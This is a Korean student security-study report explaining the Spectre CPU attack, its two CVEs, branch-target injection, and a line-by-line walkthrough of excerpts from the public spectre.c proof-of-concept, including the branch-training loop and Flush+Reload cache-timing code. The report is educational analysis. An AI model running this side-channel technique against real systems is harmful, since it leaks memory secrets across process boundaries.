Cpu_v.01.02

31기 육은서

지난 SSR 요약

멜트다운에 대해 공부했다. 저번 내용을 배경지식으로 이번 SSR에서는 스펙터를 다룰 예정이다.

기술 탐구 및 분석

1. 스펙터

스펙터는 분기 예측에 의해 공격자가 피해자의 프로세스의 정보를 읽는 공격이다. 분기 예측을 적용한 모든 CPU에서 공격이 가능하며, 당시 논문에서는 인텔의 하스웰 제온을 이용하여 연구하였다. CVE-2017-5753, CVE-2017-5715 취약점을 이용한다.

CVE-2017-5753: 예측 실행 취약점

```
If ( x < array1_size )
    y = array2[array1[x] * 256 ];
```

위 코드에서 예측 실행이 일어나면 x값을 검사하기도 전에 아래의 명령문이 실행되기 때문에 Bound Check bypass가 일어난다. x값에 어떤 값을 넣어도 array1[x]이 계산되고 캐시에 넣어진다 (저번 멜트다운 흐름과 동일) 여기서 중요한 건 캐시에 읽으면 안되는 정보를 넣어둔다는 것과 Cache-부채널 공격을 실행할 수 있다는 가능성이다.

CVE-2017-5715: 분기 예측 취약점

위에서 말한 예측 실행 중 하나가 분기 예측 실행이다. 원래라면 분기문 처리는 다음과 같다.

```
분기 조건 값 확인 -> 실행할 다음 명령어 위치 계산 -> 위치 이동
```

이걸 좀 더 빠르게 하겠다고 만든 게 Branch Target Prediction(분기 예측)인데, 분기 조건값 확인 전에 이미 다음 명령어 위치를 예측하는 걸 말한다. 이전에 같은 분기문이 이동한 위치는 그 다음 번에도 타겟 위치일 확률이 높다. 2017-5715는 이부분을 이용한 취약점이다. 공격자 코드가 있는 메모리 영역으로 분기되도록 조작 후 여러 번 돌려 분기 예측이 되도록 유도한다. 이후에 사용자 프로세스가 그 분기문을 실행하면, 분기 예측에 의해 공격자의 메모리 영역이 읽힌다. 이후에 조건문이 거짓인 게 판단되면 아래 명령문은 폐기되겠지만 캐시에는 추측 실행으로 읽었던 데이터가 남아있다. 이부분을 Cache-부채널 공격할 수 있다.

위 두 취약점을 이용한 스펙터의 공격 시나리오는 다음과 같다.

1. 공격자 프로세스에서 분기문이 참이 되어서 의도한 영역으로 분기하도록 코드 반복 -> BTB에 branch target 위치 저장

2. 피해자 프로세스에서 조건 거짓으로 코드 실행 -> branch misprediction -> 하지만 예측 실행으로 명령 처리


3. 예측 실행으로 접근한 데이터 array[x]*256은 캐시에 올라감

4. 캐시 부채널 공격으로 Flush+Reload 공격 수행

이를 위해서 피해자 프로세스의 (분기문으로 활용 가능한) 가젯을 찾고, 그 프로세스를 처리하는 CPU의 VA, PV 관계 등.. 실제로 공격하기엔 까다로우나 소프트웨어로 완전히 패치되지 않고 CPU의 설계 문제이기 때문에 익스플로잇하면 대응하기 어렵다.

위 내용으로도 충분히 이해간다고 생각하지만 추가적으로 분기예측에 대해 더 찾아보았다.

2. 공격자 프로세스에서 분기 예측을 유도한다고 피해자 프로세스에서도 그 분기 예측을 따를 수 있는가?



가시적으로 잘 보이는 그림을 가져왔다. BPU(Branch Prediction Unit)은 파이프라인 앞에 위치한다.

분기 위치를 예측할 때, BTB에 분기 위치를 저장한다. 예측 정확성을 올리기 위해 프로세스 구분 없이 현재 PC와 BHB(Branch History Buffer, 이전 분기문들 기록)등 machine state을 이용한다. 때문에 프로세스 구분 없이 동일한 Machine state만 유지해주면 공격자에서 설정한 분기 예측이 피해자 프로세스에서도 진행되는 것이다.

해당 내용은 스펙터 논문 발행 기준 설명이며, 논문에서 연구했던 아키텍처는 인텔의 하스웰이다.

2. PoC

깃허브 코드에서 설명이 필요한 부분만 작성했다.

Victim code

```
void victim_function(size_t x) {
  if (x < array1_size) {
```

```
#ifdef INTEL_MITIGATION
                    _mm_lfence();
#endif
#ifdef LINUX_KERNEL_MITIGATION
    x &= array_index_mask_nospec(x, array1_size);
#endif
    temp &= array2[array1[x] * 512];
  }
}
```

위의 ifdef는 mitigation이므로 일단 넘어간다. PoC에 사용할 temp &=array2[array1[x]*512]을 보면 위에서 CVE 설명에 썼던 코드와 동일하다.

깔끔하게 다음과 같이 정리했다.

```
46      unsigned int array1_size = 16;
47      uint8_t unused1[64];
48      uint8_t array1[16] = {
49        1,
50        2,
51        3,
52        4,
53        5,
54        6,
55        7,
56        8,
57        9,
58        10,
59        11,
60        12,
61        13,
62        14,
63        15,
64        16
65      };
66      uint8_t unused2[64];
67      uint8_t array2[256 * 512];
68
69      char * secret = "The Magic Words are Squeamish Ossifrage.";
```

```
void victim_function(size_t x) {
  if (x < array1_size) {
      temp &= array2[array1[x] * 512];
  }
```

```
}
```

Victim_function이 공격자가 사용할 가젯이고, 첫번째 캡처본 69줄에 있는 secret 내용이 릭할 타겟이다.

Analysis code

```
130     printf("Reading %d bytes:\n", len);
131     while (--len >= 0) {
132       printf("Reading at malicious_x = %p... ", (void * ) malicious_x);
133       readMemoryByte(malicious_x++, value, score);
134       printf("%s: ", (score[0] >= 2 * score[1] ? "Success" : "Unclear"));
135       printf("0x%02X='%c' score=%d ", value[0],
136         (value[0] > 31 && value[0] < 127 ? value[0] : "?"), score[0]);
137       if (score[1] > 0)
138         printf("(second best: 0x%02X score=%d)", value[1], score[1]);
139       printf("\n");
140     }
```

위가 메인 함수이다. 읽을 len을 정하고 malicious_x부터 한 글자씩 돌린다. readMemoryByte가 핵심 익스플로잇 함수인 거 같다.

여기서 얻은 score[0] >= 2*score[1]이 충족되면, Success를 출력 후 value[0]을 포맷 스트링 C(문자)로 출력한다. 아마 이 value가 유출된 정보일 것이다.

readMemoryByte를 살펴보자. 해당 메모리 바이트를 읽는 방법은 Flush+Reload 공격을 이용해서이다. 저번 SSR에서 Flush+Reload 공격 이론을 설명했으니 이번 SSR에서는 코드에서 어떻게 돌아가는지 위주로 보려고 한다.

```
64       /* Flush array2[256*(0..255)] from cache */
65       for (i = 0; i < 256; i++)
66         _mm_clflush( & array2[i * 512]); /* intrinsic for clflush instruction */
```

캐시에서 array2를 다 flush한다. Clflush는 intrin.h 라이브러리에 존재한다.

```
68      /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
69      training_x = tries % array1_size;
70      for (j = 29; j >= 0; j--) {
71        _mm_clflush( & array1_size);
72        for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
73
74        /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
75        /* Avoid jumps in case those tip off the branch predictor */
76        x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
77        x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
78        x = training_x ^ (x & (malicious_x ^ training_x));
79
80        /* Call the victim! */
81        victim_function(x);
```

Victim_function에 x를 보내 호출한다. 해당 x가 보내지면 분기 예측으로 인해 array[x]값이 cache에 실릴 것이다.

큰 틀은 위와 같은데 x 연산 코드는 뭘까? J%6==0일 때 x를 malicious_x로 설정하기 위한 코드 같다. 이때 분기문을 True로 설정하여 분기 예측을 조작하기 위함이다. 5번의 training_x로 분기 예측을 조작하고, 분기문이 false가 되도록 malicious_x를 넣어 예측 실행하여 값을 유출시킨다.

```
85      /* Time reads. Order is lightly mixed up to prevent stride prediction */
86      for (i = 0; i < 256; i++) {
87        mix_i = ((i * 167) + 13) & 255;
88        addr = & array2[mix_i * 512];
89        time1 = __rdtscp( & junk); /* READ TIMER */
90        junk = * addr; /* MEMORY ACCESS TO TIME */
91        time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
92        if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
93          results[mix_i]++; /* cache hit - add +1 to score for this value */
94      }
```

Reload 반복문이다. 256개(아스키코드)의 위치를 모두 돌린다. Rdtscp를 이용하여 프로세서의 타임스탬프를 기록한다. 이후에 CACHE_HIT_THRESHOLD(해당 깃허브 코드에서는 80으로 설정)보다 작거나 같으면 캐시 히트로 간주한다(저번에 언급했듯이 캐시에 있던 값은 Reload이기에 시간이 짧다)

```
96      /* Locate highest & second-highest results results tallies in j/k */
97      j = k = -1;
98      for (i = 0; i < 256; i++) {
99        if (j < 0 || results[i] >= results[j]) {
100         k = j;
101         j = i;
102       } else if (k < 0 || results[i] >= results[k]) {
103         k = i;
104       }
105     }
106     if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
107       break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
108   }
109   results[0] ^= junk; /* use junk so code above won't get optimized out*/
110   value[0] = (uint8_t) j;
111   score[0] = results[j];
112   value[1] = (uint8_t) k;
113   score[1] = results[k];
```

위는 가장 높은 점수 j를 value로 설정하는 코드이다(두번째로 높은 점수도 넣는데 이걸 넣는 목적은 잘 모르겠다. 어디까지나 틀릴 수도 있는 예측 실행의 캐시 값을 보는 거니까 비슷한 score은 후보로...? 라고 추측만 해보았다)

용어 정리

VA, PV: 각각 Virtual address와 Physical address를 말한다. 메모리에 있는 Virtual address를 CPU가 처리하기 위해 Physical address로 변환해야 한다.

느낀 점

이론적으로 이해는 갔는데 (원래 넣으려던) CTF 문제를 손댈 자신이 없었다...(+라업도 설명이 좀 비약적이라 이해하기 어려웠다) 무엇보다 라업에 적힌 익스플로잇 코드가 내가 하니까 안 먹혀서 다시 더 공부하고 시도해봐야 할 거 같다. 이번 SSR뿐만 아니라 계속 구상은 하는데 코드를 못 짜서. 2회 정도 포너블 복습하려고 한다. 익스플로잇 코드 많이 작성해보는 게 목표이다.

다음 주차 내용

Cpu 주제 잠깐 쉬고.. 포너블 기초 주제로 작성할 거 같다. (2회로 끝내고 싶은데 가능할지.....)

달고나 문서, 우리집 GDB 시리즈 정리

워게임 사이트 하나 잡고 뽀개기(어설퍼도 익스플로잇 코드 한 번은 작성하고 라업 보기)

참고 자료

SYSTEM] mprotect . (n.d.). https://velog.io/@woounnan/SYSTEM-mprotect.

spectre.c . (n.d.). https://gist.github.com/ErikAugust/724d4a969fb2c6ae1bbd7b2a9e3d4bb6.

캐시 및 TLB 부채널 공격(Cache and TLB Side-Channel Attack) 기법 . (n.d.). https://kkamagui.tistory.com/916.

Spectre & Meltdown 취약점 분석 . (n.d.). https://nextline.tistory.com/164.

[System] Spectre . (n.d.). https://hacked-by-minibeef.tistory.com/21.

Branch Prediction . (n.d.). https://xiphiasilver.net/branch-prediction/.